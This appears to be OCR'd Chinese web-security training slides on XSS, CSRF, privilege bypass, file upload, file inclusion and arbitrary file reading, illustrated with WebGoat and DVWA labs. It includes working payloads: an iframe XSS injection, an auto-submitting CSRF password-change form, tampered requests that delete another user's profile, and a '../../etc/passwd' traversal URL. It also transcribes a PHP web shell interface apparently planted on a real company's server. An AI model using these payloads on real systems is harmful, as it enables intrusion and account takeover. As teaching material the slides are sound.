
```
<div> Welcome back,Guest<iframe s
rc=http://www.exmaple.com/ width=
0 height=0></iframe>! <div>
```

http://www.baidu.com/&wd=唯品会<iframe src=http://www.vip.com></ifrmame>

- 持久型XSS
  - 修改后数据被存储可被多次访问调用
- 反射型XSS
  - 需要用户点击才能触发恶意代码


参考材料：给开发者的终极XSS防护备忘录(知道创宇翻译版)

XSS漏洞示例


LAB: Cross Site Scripting
Stage 1: Stored XSS
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
CSRF Prompt By-Pass
CSRF Token By-Pass
Welcome Back John
First Name: Larry
Last Name: Stooge
to pass this lesson, the credentials must be posted to the catcher servlet.
WebGoat Search
This facility will search the WebGoat source.
Search:
Search
ViewProfile
UpdateProfile
Logout

CSRF跨站请求伪造漏洞

- Cross-Site Request Forgery（CSRF），中文一般译作跨站请求伪造。在当前web漏洞排行中，与XSS和SQL注入并列前三。与前两者相比，CSRF相对来说受到的关注要小很多，但是危害却非常大。


存在CSRF漏洞的网站：WebA
攻击者：WebB
受害者：User/WebA
6.A不知道(5)中的请求是C发出的还是B发出的，由于浏览器会自动带上用户C的Cookie，所以A会根据用户的权限处理(5)的请求，这样B就达到了模拟用户操作的目的。
Browser
User(C)
1.浏览并登录信任网站A
2.验证通过，在用户处(C)产生A的Cookie
5.根据B在(4)的请求，浏览器带着(2)出产生的Cookie访问A
Web（A）
(Trusted)
3.用户在没有登出A网站的情况下，访问危险网站B
4.B要求访问第三方站点(A)，发出一个请求(requset)
Web（B）
(Hacked)
hyddd
http://www.cnblogs.com/hyddd/

GET型：

http://www.example.com/dvwa/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change


短网址: http://dwz.cn/QnCd8

POST型：

```
<form name="frm" action="http://www.example.com/dvwa/vulnerabilities/csrf/" method="post">
  <input type="hidden"  name="password_new" value="123456"><br>
  <input type="hidden"  name="password_conf" value="123456">
  <input type="hidden" value="Change" name="Change">
</form>
<script>
            frm.submit();
</script>
```

http://xx.com/index.html

CSRF漏洞示例



Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
Show Source
Show Solution
Show Plan
Show Hints
Restart Lesson
Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing
point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parar
such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parame
happen to be authenticated at that time will have their funds transferred. When this lesson's attac
name in the menu on the left.
Title:
Message:
Submit
Message List
good

越权漏洞原理

- 纵向越权

- 横向越权

越权问题示例


Access Control Flaws
Using an Access Control Matrix
Bypass a Path Based Access Control Scheme
LAB: Role Based Access Control
Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control
Stage 3: Bypass Data Layer Access Control
Stage 4: Add Data Layer Access Control
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff
passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").
Goat Hills Financial
Human Resources
Welcome Back Larry - Staff Listing Page
Select from the list below
Larry Stooge (employee)
ViewProfile
Logout

越权问题示例

```
POST /WebGoat/attack?Screen=160587164&menu=200 HTTP/1.1
Host: 192.168.80.132:8080
Content-Length: 34
Accept: */*
Origin: http://192.168.80.132:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.80.132:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=8AA3A5348F5B6A047D0E0EF86177445D
Connection: close

employee_id=101&action=ViewProfile
```

```
POST /WebGoat/attack?Screen=160587164&menu=200 HTTP/1.1
Host: 192.168.80.132:8080
Content-Length: 36
Accept: */*
Origin: http://192.168.80.132:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.80.132:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: JSESSIONID=8AA3A5348F5B6A047D0E0EF86177445D
Connection: close

employee_id=105&action=DeleteProfile
```

上传关注点

处理用户上传文件，要做以下检查：

- 检查上传文件扩展名**白名单**，不属于白名单内，不允许上传。
- 上传文件的目录必须是**http请求无法直接访问**到的。如果需要访问的，必须上传到其他（和web服务器不同的）域名下，并设置该目录为不解析php、jsp等脚本语言的目录。
- 上传文件要保存的文件名和目录名由系统根据时间生成，**不允许用户自定义**。
- 图片上传，要通过处理（缩略图、水印等），或通过图片读取函数判断无异常后才能保存到服务器。
- 上传文件需要做**日志记录**。

任意文件上传漏洞示例


scs..
i/uploads/b/f/bf70ca387277688.php?
192.168.201.80 - Linux
File Manager
Insert Trojan
Clean Trojan
Bulk Replace
Search Trojan
Search File
FTP Connector
Server Info
CmdShell
Win API
Scan Port
Convert Shellcode
Weak Scan
Linux Back Connect
PHP Back Connect
Mysql UDF
Mysql statement
Win Reg Shell
Serv-U
Eval PHP Code
waiting for message queue.....
/apps/dat/web/working/scs.vis.vipshop.com
---some folder---
jump
Create File
Create Folder
选择文件
未选择文件
upfile
parent directory
opertion
attr
time
size
document Del Rename 0755 2014-05-27 22:19:03
data Del Rename 0755 2014-04-30 23:15:49
system Del Rename 0755 2014-05-27 22:19:02
css Del Rename 0755 2014-05-27 22:19:02
uploads Del Rename 0755 2014-05-26 20:37:34
20140417 Del Rename 0755 2014-05-27 21:57:39
js Del Rename 0755 2014-05-27 22:19:03
images Del Rename 0755 2014-05-27 22:19:02
img Del Rename 0755 2014-05-27 22:19:03
application Del Rename 0755 2014-05-27 22:19:02
index.php Edit Rename 0644 2014-05-21 20:53:29 6.5 K
phpinfo.php Edit Rename 0644 2014-05-04 22:27:02 96 B
api.log Edit Rename 0777 2014-05-28 13:59:59 32.43 M
Copy Del Attr Time folders(10) / files(3)
nginx
scs.vistestlhl.vipshop.com/uploads/b/f/bf70ca387277688.php?s=d

任意文件包含

服务器通过一些函数去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可以去包含一个恶意文件，而我们可以构造这个恶意文件来达到邪恶的目的。涉及到的危险函数：include(),require()和include_once(),require_once()

下面这个文件index.php的代码：

```
if (isset($_GET['page']))
   include $_GET['page'];
else
   include "home.php";
```

正常访问URL：http://xx.com/index.php?page=news.php

非正常：http://xx.com/index.php?page=../../etc/passwd

任意文件读取

- 当用户可以控制读取文件的参数时，可能会造成任意文件读取漏洞。
